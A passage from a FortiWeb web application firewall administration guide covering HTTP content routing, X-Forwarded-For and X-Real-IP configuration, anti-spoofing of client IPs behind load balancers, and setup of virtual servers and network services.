For more information, see "[Creating a server pool](#)" on page 268.

5. Click *OK*, then click *Create New*.

6. Configure these settings:

### New HTTP Content Routing

ID	auto
Match Object	<input type="text" value="HTTP Host"/>
Match Condition	<input type="text" value="Match domain"/>

*The match object contain the match string between dots*

Match Simple String	<input type="text" value="store.example"/>
---------------------	--



If you have configured request rewriting, configure HTTP content-based routing based on the **original** request, as it appears **before** FortiWeb has rewritten it.

For more information on rewriting, see [“Rewriting & redirecting”](#) on page 377.

Setting name	Description
<b>Match Object</b>	<p>Select one of the following as the object that FortiWeb examines for matching values:</p> <ul style="list-style-type: none"> <li>• <b>HTTP Host</b> — <code>Host</code>: field</li> <li>• <b>HTTP Request</b> — Request URL</li> <li>• <b>HTTP Referer</b> — <code>Referer</code>: field</li> <li>• <b>Source IP</b> — Source IP address of request</li> <li>• <b>HTTP Request Cookie</b></li> </ul>
<b>Match Condition</b>	<p>Specifies whether the value to match is a literal value that appears in the object or a regular expression.</p> <p>The value of <i>Match Object</i> determines which content types you can select.</p> <p>For <i>HTTP Host</i>, <i>HTTP Request</i>, and <i>HTTP Referer</i> only:</p> <ul style="list-style-type: none"> <li>• <b>Match prefix</b> — The object to match begins with the specified string.</li> <li>• <b>Match suffix</b> — The object to match ends with the specified string.</li> <li>• <b>Match contains</b> — The object to match contains the specified string.</li> </ul> <p>For <i>HTTP Host</i> only:</p> <ul style="list-style-type: none"> <li>• <b>Match domain</b> — The object to match contains the specified string between the periods in a domain name.</li> </ul> <p>For example, if <i>Match Simple String</i> is <code>abc</code>, the condition matches the following hostnames:</p> <ul style="list-style-type: none"> <li>• <code>dname1.abc.com</code></li> <li>• <code>dname1.dname2.abc.com</code></li> </ul> <p>However, the same <i>Match Simple String</i> value does not match the following hostnames:</p> <ul style="list-style-type: none"> <li>• <code>abc.com</code></li> <li>• <code>dname.abc</code></li> </ul> <p>For <i>HTTP Request</i>, and <i>HTTP Referer</i> only:</p> <ul style="list-style-type: none"> <li>• <b>Match directory</b> — The object to match contains the specified string between delimiting characters (slash) in a domain name.</li> </ul> <p>For example, if <i>Match Simple String</i> is <code>abc</code>, the condition matches the following hostnames:</p> <ul style="list-style-type: none"> <li>• <code>test.com/abc/</code></li> <li>• <code>test.com/dir1/abc/</code></li> <li>• <code>http://test.abc.com/</code></li> </ul> <p>However, the same <i>Match Simple String</i> value does not match the following hostnames:</p> <ul style="list-style-type: none"> <li>• <code>test.com/abc</code></li> <li>• <code>test.abc.com</code></li> </ul> <p>For all object types:</p> <ul style="list-style-type: none"> <li>• <b>Regular expression</b> — The object to match has a value that matches the specified regular expression.</li> </ul>

Setting name	Description
<b>Match Simple String</b>	<p>Specifies a value to match in the object element specified by <i>Match Object</i> and <i>Match Condition</i>.</p> <p>Displayed when the condition to match is a prefix, suffix, part of the domain name, or other literal object value.</p> <p>For example, a literal URL, such as <code>/index.php</code>, that a matching HTTP request contains.</p>
<b>Regular Expression</b>	<p>Specifies a regular expression to match a value in the object element specified by <i>Match Object</i> and <i>Match Condition</i>.</p> <p>Displayed when the value of <i>Match Condition</i> is <i>Regular Expression</i>.</p> <p>For example, an expression, such as <code>^/* .php</code>, that matches a URL.</p> <p>To create and test a regular expression, click the &gt;&gt; (test) icon. This opens the <i>Regular Expression Validator</i> window where you can fine-tune the expression (see <a href="#">“Regular expression syntax” on page 726</a>).</p>
<b>Cookie Name</b>	<p>Enter a regular expression to match the name of the cookie that appears in an HTTP header.</p> <p>For example, the name of a cookie embedded by traffic controller software on one of the servers.</p> <p>Displayed when <i>Match Object</i> is <i>HTTP Request Cookie</i>.</p> <p>To create and test a regular expression, click the &gt;&gt; (test) icon. This opens the <i>Regular Expression Validator</i> window where you can fine-tune the expression (see <a href="#">“Regular expression syntax” on page 726</a>).</p>
<b>Cookie Value</b>	<p>Enter a regular expression that matches all and only the cookie values you want the rule to apply to.</p> <p>For example, <code>hash[a-fA-F0-7]*</code>.</p> <p>To create and test a regular expression, click the &gt;&gt; (test) icon. This opens the <i>Regular Expression Validator</i> window where you can fine-tune the expression (see <a href="#">“Regular expression syntax” on page 726</a>).</p>

7. Click *OK*.

- Repeat the rule creation steps for each HTTP host, HTTP request, or other object that you want to route to this server pool.

ID	Match Object	Match Condition	Regular Expression	Match Simple String	Cookie Name	Cookie Value
1	HTTP Host	Match domain		store.example.com		
2	HTTP Request Cookie	Regular Expression			sessid	hash[a-fA-F0-7]*
3	HTTP Request	Regular Expression	Vads.*			

- Click **OK**.
- Repeat the policy creation procedure for each server pool, as required. You can also create additional policies that select the same server pool.
- To apply a HTTP content routing policy, select it in a server policy. When you add HTTP content routing policies to a policy, you also select a default policy. The default policy routes traffic that does not match any conditions found in the specified routing policies.  
For more information, see [“Configuring a server policy” on page 513](#).

#### See also

- [Adding a gateway](#)
- [Creating a server pool](#)
- [Enabling or disabling traffic forwarding to your servers](#)
- [Configuring a server policy](#)
- [Configuring server up/down checks](#)

#### Example: Routing according to URL/path

Your FortiWeb appliance might have one virtual server (the front end) protecting three physical web servers (the back end).

From the perspective of clients connecting to the front end, there is one domain name: `www.example.com`. At this host name, there are three top-level URLs:

- `/games` — Game application
- `/school` — School application
- `/work` — Work application

In a client’s web browser, therefore, they might go to the location:

`http://www.example.com/games`

Behind the FortiWeb, however, each of those 3 web applications actually resides on separate back-end web servers with different IP addresses, and each has its own server pool:

- 10.0.0.11/games — Game application
- 10.0.0.12/school — School application
- 10.0.0.13/work — Work application

In this case, you configure HTTP content routing so FortiWeb routes HTTP requests to `http://www.example.com/school` to the server pool that contains 10.0.0.12. Similarly, requests for the URL `/games` go to a pool that contains 10.0.0.11, and requests for the URL `/work` go to a pool that contains 10.0.0.13.

#### See also

- [Routing based on HTTP header content, source IP, or cookie](#)
- [Creating a server pool](#)
- [Configuring server up/down checks](#)

### Example: Routing according to the HTTP “Host:” field

Your FortiWeb appliance might have one virtual server (the front end) protecting three physical web servers (the back end).

From the perspective of clients connecting to the front end, Example Company’s web site has a few domain names:

- `http://www.example.com`
- `http://www.example.cn`
- `http://www.example.de`
- `http://www.example.co.jp`

Public DNS resolves all of these domain names to one IP address: the virtual server on FortiWeb.

At the data center, behind the FortiWeb, separate physical web servers host some region-specific web sites. Other web sites have lighter traffic and are maintained by the same person, and therefore a shared server hosts them. Each back-end web server has a DNS alias. When you configure the server pools, you define each pool member using its DNS alias, rather than its IP address:

- `www1.example.com` — Hosts `www.example.com`, plus all other host names’ content, in case the other web servers fail or have scheduled down time
- `www2.example.com` — Hosts `www.example.de`
- `www3.example.com` — Hosts `www.example.cn` & `www.example.co.jp`

While public DNS servers all resolve these aliases to the same IP address — FortiWeb’s virtual server — your **private** DNS server resolves these DNS names to separate IPs on your **private** network: the back-end web servers.

- `www1.example.com` — Resolves to 192.168.0.1
- `www2.example.com` — Resolves to 192.168.0.2
- `www3.example.com` — Resolves to 192.168.0.3

In this case, you configure HTTP content routing to route requests from clients based on the original `Host :` field in the HTTP header to a server pool that contains the appropriate DNS aliases. The destination back-end web server is determined at request time using server health

check statuses, as well as private network DNS that resolves the DNS alias into its current private network IP address:

- <http://www.example.com/> — Routes to a pool that contains [www1.example.com](http://www1.example.com)
- <http://www.example.de/> — Routes to a pool that contains members [www2.example.com](http://www2.example.com) and [www1.example.com](http://www1.example.com). The [www2.example.com](http://www2.example.com) pool member is first in the list and receives requests unless that web server is down, in which case FortiWeb routes requests to [www1.example.com](http://www1.example.com)
- <http://www.example.cn/> & <http://www.example.co.jp/> — Routes to a pool that contains members [www3.example.com](http://www3.example.com) and [www1.example.com](http://www1.example.com). The [www3.example.com](http://www3.example.com) pool member is first in the list and receives requests unless that web server is down, in which case FortiWeb routes requests to [www1.example.com](http://www1.example.com)

If you need to maintain HTTP session continuity for web applications, ensure the pool have a persistence policy that forwards subsequent requests from a client to the same back-end web server as the initial request.

#### See also

- [Routing based on HTTP header content, source IP, or cookie](#)
- [Rewriting & redirecting](#)
- [Creating a server pool](#)
- [Configuring server up/down checks](#)

### Example: HTTP routing with full URL & host name rewriting

In some cases, HTTP header-based routing is not enough. It must be, or should be, combined with request or response rewriting.

Example.com hosts calendar, inventory, and customer relations management web applications separately: one app per specialized server. Each web application resides in its web server's root folder ( / ). Each back-end web server is named after the only web application that it hosts:

- [calendar.example.com/](http://calendar.example.com/)
- [inventory.example.com/](http://inventory.example.com/)
- [crm.example.com/](http://crm.example.com/)

Therefore each request must be routed to a specific back-end web server. Requests for the calendar application forwarded to [crm.example.com](http://crm.example.com/), for example, would result in an HTTP 404 error code.

These back-end DNS names are publicly resolvable. However, for legacy reasons, clients may request pages as if all apps were hosted on a single domain, [www.example.com](http://www.example.com/):

- [www.example.com/calendar](http://www.example.com/calendar)
- [www.example.com/inventory](http://www.example.com/inventory)
- [www.example.com/crm](http://www.example.com/crm)

Because the URLs requested by clients (prefixed by /calendar etc.) do not actually exist on the back-end servers, HTTP header-based routing is **not** enough. Alone, HTTP header-based routing with these older location structures would also result in HTTP 404 error codes, as if the clients' requests were effectively for:

- [calendar.example.com/calendar](http://calendar.example.com/calendar)
- [inventory.example.com/inventory](http://inventory.example.com/inventory)
- [crm.example.com/crm](http://crm.example.com/crm)

To compensate for the new structure on the back end, request URLs must be rewritten: FortiWeb removes the application name prefix in the URL.

**Figure 40:** URL and host name transformation to match HTTP routing

GET /calendar HTTP/1.1  
Host: www.example.com



GET / HTTP/1.1  
Host: calendar.example.com

For performance reasons, FortiWeb also rewrites the `Host :` field. All subsequent requests from the client use the correct host and URL and do not require any modification or HTTP-based routing. Otherwise, FortiWeb would need to rewrite **every** subsequent request in the session, and analyze the HTTP headers for routing **every** subsequent request in the session.

#### See also

- [Routing based on HTTP header content, source IP, or cookie](#)
- [Rewriting & redirecting](#)
- [Creating a server pool](#)

## Defining your proxies, clients, & X-headers


In some topologies, you must configure FortiWeb's use of X-headers such as `X-Forwarded-For:`, `X-Real-IP:`, or `True-Client-IP:`, including when:

- **FortiWeb has been deployed behind a proxy/load balancer which applies NAT.** Connection-wise, this causes all requests appear to come from the IP address of the proxy or load balancer, **not** the original client. FortiWeb **requires the true client's source IP so that when blocking attacks, it does not block the proxy/load balancer's IP, affecting innocent requests.** FortiWeb also requires some way to derive the original client's IP so that attack logs and reports to show the IP of the actual attacker, rather than misleadingly blaming the load balancer.
- **The web server needs the client's source IP address** for purposes such as analytics, but FortiWeb is operating in reverse proxy mode, which applies NAT, and therefore all requests appear to come from FortiWeb's IP address.

Due to source NAT (SNAT), a packet's source address in its IP layer may have been changed, and therefore the original address of the client may not be directly visible to FortiWeb and/or its protected web servers. During a packet's transit from the client to the web server, it could be changed several times: web proxies, load balancers, routers, and firewalls can all apply NAT.

Depending on whether the NAT devices are HTTP-aware, the NAT device can record the packet's original source IP address in the HTTP headers. HTTP X-headers such as `X-Real-IP:` can be used by FortiWeb instead to trace the original source IP (and each source IP address along the path) in request packets. They may also be used by back-end web servers for client analysis.

**Figure 41:** Affects of source NAT at the IP and HTTP layers of request packets when in-between devices are HTTP-aware



### Indicating the original client's IP to back-end web servers

Some web applications need to know the IP address of the client where the request originated in order to log or analyze it.

For example, if your web applications need to display different available products for clients in Canada instead of the United States, your web applications may need to analyze the original client's IP for a corresponding geographic location.

In that case, you would enable FortiWeb to add or append to an `X-Forwarded-For:` or `X-Real-IP:` header. Otherwise, from the web server's perspective, **all** IP sessions appear to be coming from FortiWeb — **not** from the original requester. The back-end web server would not be able to guess what the original client's public IP was, and therefore would not be able to analyze it. When these options are enabled, the web server can instead use this HTTP-layer header to find the public source IP and path of the IP-layer session from the original client.

#### To configure FortiWeb to add the packet's source IP to `X-Forwarded-For:` and/or `X-Real-IP:`

1. Go to *Server Objects > X-Forwarded-For > X-Forwarded-For*.

2. Configure these settings:

**Edit X-Forwarded-For Rule**

**Name**

**Add X-Forwarded-For:**    
Enable to add an X-Forwarded-For: header with the connection's source IP. Requires reverse proxy mode or True Transparent Proxy.

**Add X-Real-IP:**    
Enable to add an X-Real-IP: header with the connection's source IP. Requires reverse proxy mode or True Transparent Proxy.

**Add X-Forwarded-Proto:**    
Enable to add an X-Forwarded-Proto: header with the connection's originating protocol. Requires reverse proxy mode or True Transparent Proxy.

**Use X-Header to Identify Original Client's IP**

**IP Location in X-Header** Left  Right

**Block Using Original Client's IP**    
If you have a front-end load balancer or proxy, enable to use the IP in an X-header, not the connection's source IP, to define the original client for logs and reports and, if enabled, blocking. To prevent forgery, define trusted sources of this header.

---

+ Create New   Edit   Delete

	ID	Trusted X-Header Sources
<input type="checkbox"/>	1	172.0.2.5

Setting	Description
<b>Name</b>	<p>Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.</p> <p><b>Note:</b> The name cannot be changed after this part of the configuration is saved. To rename a part of the configuration, clone it, select it in all parts of the configuration that reference the old name, then delete the item with the old name.</p>

Setting	Description
<b>Add X-Forwarded-For:</b>	<p>Enable to include the <code>X-Forwarded-For</code>: HTTP header on requests forwarded to your web servers. Behavior varies by the header already provided by the HTTP client or web proxy, if any.</p> <ul style="list-style-type: none"> <li>• <b>Header absent</b> — Add the header, using the source IP address of the connection.</li> <li>• <b>Header present</b> — Verify that the source IP address of the connection is present in this header's list of IP addresses. If it is not, append it.</li> </ul> <p>This option can be useful if your web servers log or analyze clients' public IP addresses, <b>if</b> they support the <code>X-Forwarded-For</code>: header. If they do not, disable this option to improve performance.</p> <p>This option applies only when FortiWeb is operating in reverse proxy mode or true transparent proxy mode, which applies source network address translation (NAT) and therefore rewrites the source address in the IP layer.</p>
<b>Add X-Real-IP:</b>	<p>Enable to include the <code>X-Real-IP</code>: HTTP header on requests forwarded to your web servers. Behavior varies by the header already provided by the HTTP client or web proxy, if any (see <a href="#">Add X-Forwarded-For:</a>).</p> <p>Like <code>X-Forwarded-For</code>:, this header is also used by some proxies and web servers to trace the path, log, or analyze based upon the packet's original source IP address.</p> <p>This option applies only when FortiWeb is operating in reverse proxy mode or true transparent proxy mode, which applies source network address translation (NAT) and therefore rewrites the source address in the IP layer.</p> <p><b>Note:</b> This does not support IPv6.</p>

3. Click *OK*.
4. To apply the X-header rule, select it when configuring an inline protection profile (see [“Configuring a protection profile for inline topologies” on page 496](#)).

#### See also

- [External load balancers: before or after?](#)
- [IPv6 support](#)

## Indicating to back-end web servers that the client's request was HTTPS

Usually if your FortiWeb is receiving HTTPS requests from clients, and it is operating in reverse proxy mode, SSL/TLS is being offloaded. FortiWeb has terminated the SSL/TLS connection and the second segment of the request, where it forwards to the back-end servers, is clear text HTTP. In some cases, your back-end server may need to know that the original request was, in fact, encrypted HTTPS, **not** HTTP.

To add an HTTP header that indicates the service used in the client's original request, go to *Server Objects > X-Forwarded-For > X-Forwarded-For*, then enable *X-Forwarded-Proto*:

The screenshot shows the 'Edit X-Forwarded-For Rule' configuration window. The 'Name' field is set to 'x-headers1'. The 'Add X-Forwarded-For' checkbox is checked. The 'Add X-Real-IP' checkbox is unchecked. The 'Add X-Forwarded-Proto' checkbox is checked and circled in red. Below this, the 'Use X-Header to Identify Original Client's IP' checkbox is checked, and the 'X-FORWARDED-FOR' header is selected in the dropdown. The 'IP Location in X-Header' is set to 'Left'. The 'Block Using Original Client's IP' checkbox is checked. At the bottom, there is a table titled 'Trusted X-Header Sources' with one entry: ID 1, IP 172.0.2.5.

ID	Trusted X-Header Sources
1	172.0.2.5

### See also

- [IPv6 support](#)
- [How to force clients to use HTTPS](#)

## Blocking the attacker's IP, not your load balancer

When you configure *Use X-Header to Identify Original Client's IP*, FortiWeb compensates for NAT in your data center by using an HTTP header to derive the client's IP address. In this way, even if the connection is **not** established directly between the web browser and FortiWeb, but instead is relayed, with the last segment established between your proxy/load balancer's IP and FortiWeb, FortiWeb will still be able to report and block the actual attacker, rather than your own infrastructure.

**Only public IPs will be used.** If the original client's IP is a private network IP (e.g. 192.168.\*, 172.16.\*, 10.\*), FortiWeb will instead use the first public IP before or after the original client's IP in the HTTP header line. (Whether this is counted from the left or right end of the header line depends on *IP Location in X-Header*.) In most cases, this public IP will be the client's Internet gateway, and therefore blocking based on this IP may affect innocent clients that share the attacker's Internet connection. See also "[Shared IP](#)" on page 554.

To limit the performance impact, FortiWeb will analyze the HTTP header for the client's IP only for the **first** request in the TCP/IP connection. As a result, **it is not suitable for use behind load balancers that multiplex** — that is, attempt to reduce total simultaneous TCP/IP connections by sending multiple, unrelated HTTP requests from different clients within the same TCP/IP connection. Symptoms of this misconfiguration include FortiWeb mistakenly attributing subsequent requests within the same TCP/IP connection to the IP found in the first request's HTTP header, even though the X-header indicates that the request originated from a different client.

After FortiWeb has traced the original source IP of the client, FortiWeb will use it in attack logs and reports so that they reflect the true origin of the attack, **not** your load balancer or proxy.

FortiWeb will also use the original source IP as the basis for blocking when using some features that operate on the source IP:

- DoS prevention
- brute force login prevention
- period block



Like addresses at the IP layer, attackers can spoof and alter addresses in the HTTP layer. Do not assume that they are 100% accurate, unless there are anti-spoofing measures in place such as defining trusted providers of X-headers.



X-header-derived client IPs are **not** supported by all features, including:

- [“Blacklisting source IPs with poor reputation” on page 351](#)
- [“Combination access control & rate limiting” on page 347](#)
- [“Restricting access to specific URLs” on page 342](#)
- [Allow Known Search Engines](#)

To preserve connectivity troubleshooting capabilities, FortiWeb traffic logs do **not** use the original client IP from X-headers — only attack logs will.

For example, on FortiWeb, if you provide the IP address of the proxy or load balancer, when blocking requests and writing attack log messages or building reports, instead of using the SRC field in the IP layer of traffic as the client’s IP address (which would cause all attacks to appear to originate from the load balancer), FortiWeb can instead find the client’s real IP address in the X-Forwarded-For: HTTP header. FortiWeb could also add its own IP address to the chain in X-Forwarded-For:, helping back-end web servers that require the original client’s source IP for purposes such as server-side analytics — providing news in the client’s first language or ads relevant to their city, for example.

**Figure 42:** Attack log using X-Forwarded-For: to expose the attacker’s true source IP at 172.20.120.220 instead of the load balancer’s source IP at 172.20.120.5

#	Date	Time	Source	Destination	Policy	URL	Message
1	2012-08-15	15:20:37	172.20.120.220	172.20.120.170	policy1	/twiki/bin/login/Main/WebHome	Body Length Exceeded
2	2012-08-15	15:17:27	172.20.120.220	172.20.120.170	policy1	/twiki/bin/view/Main/WebSearch	Too Many Parameters in Request

Like IP-layer NAT, some networks also translate addresses at the HTTP layer. In those cases, enabling [Use X-Header to Identify Original Client’s IP](#) may have no effect. To determine the name of your network’s X-headers, if any, and to see whether or not they are translated, use `diagnose network sniffer` in the CLI or external packet capture software such as Wireshark.

### To configure FortiWeb to obtain the packet’s original source IP address from an HTTP header

1. Go to *Server Objects > X-Forwarded-For > X-Forwarded-For*.

2. Configure these settings:

Setting	Description
<b>Use X-Header to Identify Original Client's IP</b>	<p>If FortiWeb is deployed behind a device that applies NAT, enable this option to derive the original client's source IP address from an HTTP X-header, <b>instead of</b> the SRC field in the IP layer. Then type the key such as X-Forwarded-For or X-Real-IP, <b>without</b> the colon (:), of the X-header that contains the original source IP address of the client.</p> <p>This HTTP header is often X-Forwarded-For: when traveling through a web proxy, but can vary. For example, the Akamai service uses True-Client-IP:.</p> <p>For deployment guidelines and mechanism details, see <a href="#">“Blocking the attacker's IP, not your load balancer” on page 287</a>.</p> <p><b>Caution:</b> To combat forgery, configure the IP addresses of load balancers and proxies that are trusted providers of this header. Also configure those proxies/load balancers to reject fraudulent headers, rather than passing them to FortiWeb.</p>
<b>IP Location in X-Header</b>	<p>Select whether to extract the original client's IP from either the left or right end of the HTTP X-header line.</p> <p>Most proxies put the request's origin at the left end, which is the default setting. Some proxies, however, place it on the right end.</p>
<b>Block Using Original Client's IP</b>	<p>Enable to be able to block requests that violate your policies by using the original client's IP derived from this HTTP X-header.</p> <p>When disabled, only attack logs and reports will use the original client's IP.</p>

3. Click OK.

4. Click *Create New*.  
A sub-dialog appears.



The screenshot shows a dialog box titled "New X-Forwarded-For IP". It has two input fields: "ID" with the value "auto" and "IP" with the value "10.0.0.1". Below the fields are two buttons: "OK" and "Cancel".

5. In *IP*, type the IP address of the external proxy or load balancer according to packets' *SRC* field in the IP layer when received by FortiWeb.  
To apply anti-spoofing measures and improve security, FortiWeb will trust the contents of the HTTP header that you specified in *Use X-Header to Identify Original Client's IP only* if the packet arrived from one of the IP addresses you specify here. Other packets' X-headers will be regarded as potentially spoofed.
6. Click *OK*.  
The first dialog re-appears.
7. Click *OK* to save the configuration.
8. To apply the X-header rule, select it when configuring an inline protection profile (see ["Configuring a protection profile for inline topologies"](#) on page 496).

#### See also

- [External load balancers: before or after?](#)
- [IPv6 support](#)
- [Logging](#)
- [Alert email](#)
- [SNMP traps & queries](#)
- [Reports](#)
- [DoS prevention](#)

## Configuring virtual servers on your FortiWeb

Before you can create a server policy, you must first configure a virtual server that defines the network interface or bridge and IP address where traffic destined for a server pool arrives. When the FortiWeb appliance receives traffic destined for a virtual server, it can then forward the traffic

to a single web server (for *Single Server* server pools) or distribute sessions/connections among servers in a server pool.



A virtual server on your FortiWeb is **not** the same as a virtual host on your web server. A virtual server is more similar to a virtual IP on a FortiGate. It is not an actual server, but simply defines the listening network interface. Unlike a FortiGate VIP, it includes a specialized proxy that only picks up HTTP and HTTPS.

By default, in reverse proxy mode, FortiWeb's virtual servers do **not forward non-HTTP/HTTPS** traffic from virtual servers to your protected web servers. (It only forwards traffic picked up and allowed by the HTTP reverse proxy.) You may be able to provide connectivity by either deploying in a one-arm topology where other protocols bypass FortiWeb, or by enabling FortiWeb to route other protocols. See also "[Topology for reverse proxy mode](#)" on page 71 and the `config router setting` command in the [FortiWeb CLI Reference](#).

The FortiWeb appliance identifies traffic as being destined for a specific virtual server if:

- the traffic arrives on the network interface or bridge associated with the virtual server
- for reverse proxy mode, the destination address is the IP address of a virtual server (the destination IP address is ignored in other operation modes, **except** that it must **not** be identical to the web server's IP address)



Virtual servers can be on the same subnet as real web servers. This configuration creates a one-arm HTTP proxy. For example, the virtual server 10.0.0.1/24 could forward to the web server 10.0.0.2.

However, this is not usually recommended. Unless your network's routing configuration prevents it, it would allow clients that are aware of the web server's IP address to bypass the FortiWeb appliance by accessing the back-end web server directly. The topology may be required in some cases, however, such as IP-based forwarding, mentioned above.

## To configure a virtual server

1. Go to *Server Objects > Server > Virtual Server*.

	#	Name	IP Address	Interface	Enable
<input type="checkbox"/>	1	VServer_1	172.20.120.28 / 255.255.255.0	port2	<input checked="" type="checkbox"/>
<input checked="" type="checkbox"/>	2	VServer_2	172.20.120.27 / 255.255.255.0	port1	<input checked="" type="checkbox"/>

Each server entry includes an *Enable* check box, marked by default. Clear this check box if you need to disable the server. See "[Enabling or disabling traffic forwarding to your servers](#)" on page 294.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Server Policy Configuration* category. For details, see "[Permissions](#)" on page 52.

2. Click *Create New*.

A dialog appears.



New Virtual Server	
Name	<input type="text" value="vserver1"/>
IPv4 Address	<input type="text" value="192.168.2.2/255.255.255.0"/>
IPv6 Address	<input "::="" 0"="" type="text" value=""/>
Interface	<input type="text" value="port2"/>
<input type="button" value="OK"/> <input type="button" value="Cancel"/>	

3. In *Name*, type a unique name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.

4. In *IP Address*, type the IP address and subnet of the virtual server.

If the FortiWeb appliance is operating in offline protection mode or either of the transparent modes, this IP address is ignored when deciding whether or not to apply a server policy to the connection, and can therefore be any IP address. There is one exception: it must **not** be identical to the web server. If the virtual server's IP is identical to the real web server, the configuration will not function.



If a policy has **any** virtual servers with IPv6 addresses, it will **not** apply features that do not yet support IPv6, even if they are selected.

5. In *Interface*, select the network interface or bridge to which the virtual server is bound, and where traffic destined for the virtual server will arrive. To configure an interface or bridge, see [“Network interface or bridge?” on page 118](#).
6. Click *OK*.
7. To define the listening port of the virtual server, create a custom service (see [“Defining your network services” on page 292](#)).
8. To use the virtual server, select both it and the custom service in a server policy (see [“Configuring a server policy” on page 513](#)).

#### See also

- [IPv6 support](#)
- [Configuring a bridge \(V-zone\)](#)

## Defining your network services

Network services define the application layer protocols and port number on which your FortiWeb will listen for web traffic.

Policies must specify either a predefined or custom network service to define which traffic the policy will match. (Exceptions include server policies whose *Deployment Mode* is *Offline Protection*.)

### See also

- [Defining custom services](#)
- [Predefined services](#)

## Defining custom services

*Server Objects > Service > Custom* enables you to configure custom services.

Predefined services are available for standard [IANA port numbers](#) for HTTP and HTTPS (see [“Predefined services” on page 293](#)). If your virtual server will receive traffic on non-standard port numbers, however, you must define your custom service.

### To configure a custom service

1. Go to *Server Objects > Service > Custom*.

To access this part of the web UI, your administrator’s account access profile must have *Read* and *Write* permission to items in the *Server Policy Configuration* category. For details, see [“Permissions” on page 52](#).

2. Click *Create New*.

A dialog appears.



3. In *Name*, type a name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
4. In *Port*, type the port number of the service (by definition of HTTP and HTTPS, only *TCP* is available).  
The port number must be unique among your custom and predefined services. The valid range is from 0 to 65,535.
5. Click *OK*.
6. To use the custom service definition to define the listening port of a virtual server on the FortiWeb, select it as the *HTTP Service* or *HTTPS Service* when configuring a policy (see [“Configuring a server policy” on page 513](#)).

### See also

- [Predefined services](#)
- [Configuring a server policy](#)

## Predefined services

*Server Objects > Service > Predefined* displays the list of predefined services.

Predefined services are according to standard [IANA port numbers](#): TCP port 80 for HTTP and TCP port 443 for HTTPS.

To use the predefined service definition to define the listening port of a virtual server on the FortiWeb, select it as the *HTTP Service* or *HTTPS Service* when configuring a policy (see [“Configuring a server policy” on page 513](#)).

To access this part of the web UI, your administrator's account access profile must have *Read* permission to items in the *Server Policy Configuration* category. For details, see [“Permissions” on page 52](#).

Name	Detail
HTTP	TCP/ 80
HTTPS	TCP/ 443

### See also

- [Defining your network services](#)
- [Configuring a server policy](#)

## Enabling or disabling traffic forwarding to your servers

The server pool configuration allows you to individually enable and disable FortiWeb's forwarding of HTTP/HTTPS traffic to your web servers, or place them in maintenance mode.



Disabling servers **only** affects HTTP/HTTPS traffic. To enable or disable forwarding of FTP, SSH, or other traffic, use the CLI command `config router setting`. For details, see the [FortiWeb CLI Reference](#).

You can select server pools with disabled virtual servers in a server policy even though the policy cannot forward traffic to the disabled servers.

Disabled physical and domain servers can belong to a server pool, but FortiWeb does not forward traffic to them.

By default, physical and domain servers that belong to a pool are enabled and the FortiWeb appliance can forward traffic to them. To prevent traffic from being forwarded to a physical server, such as when the server is unavailable for a long time due to repairs, you can disable it. If the disabled physical server is a member of a *Server Balance* server pool, the FortiWeb appliance automatically forwards connections to other enabled pool members.



If the physical or domain server is a member of a *Server Balance* server pool and will be unavailable only temporarily, you can alternatively configure a server health check to automatically prevent the FortiWeb appliance from forwarding traffic to that physical server when it is unresponsive. For details, see [“Configuring server up/down checks” on page 264](#).



Disabling a physical or domain server could block traffic matching policies in which you have selected the server pool of which the physical server is a member.

### See also

- [Configuring virtual servers on your FortiWeb](#)
- [Creating a server pool](#)
- [Enabling or disabling a policy](#)

# Secure connections (SSL/TLS)

When a FortiWeb appliance initiates or receives an SSL or TLS connection, it will use certificates. Certificates can be used in HTTPS connections for:

- encryption
- decryption and inspection
- authentication of clients
- authentication of servers




FortiWeb may require you to provide certificates and CRLs even if your web sites' clients do not use HTTPS to connect to the web sites.

For example, when sending alert email via SMTPS or querying an authentication server via LDAPS or STARTTLS, FortiWeb will validate the server's certificate by comparing the server certificate's CA signature with the certificates of CAs that are known and trusted by the FortiWeb appliance. See ["Uploading trusted CAs' certificates" on page 298](#) and ["Revoking certificates" on page 340](#).

## Offloading vs. inspection

Depending on the FortiWeb appliance's operation mode, FortiWeb can act as the SSL/TLS terminator: instead of clients having an encrypted tunnel along the **entire** path to a back-end server, the client's HTTPS request is encrypted/decrypted **partway** along its path to the server, when it reaches the FortiWeb. FortiWeb then is typically configured to forward unencrypted HTTP traffic to your servers. When the server replies, the server connects to the FortiWeb via clear text HTTP. FortiWeb then encrypts the response and forwards it via HTTPS to the client.

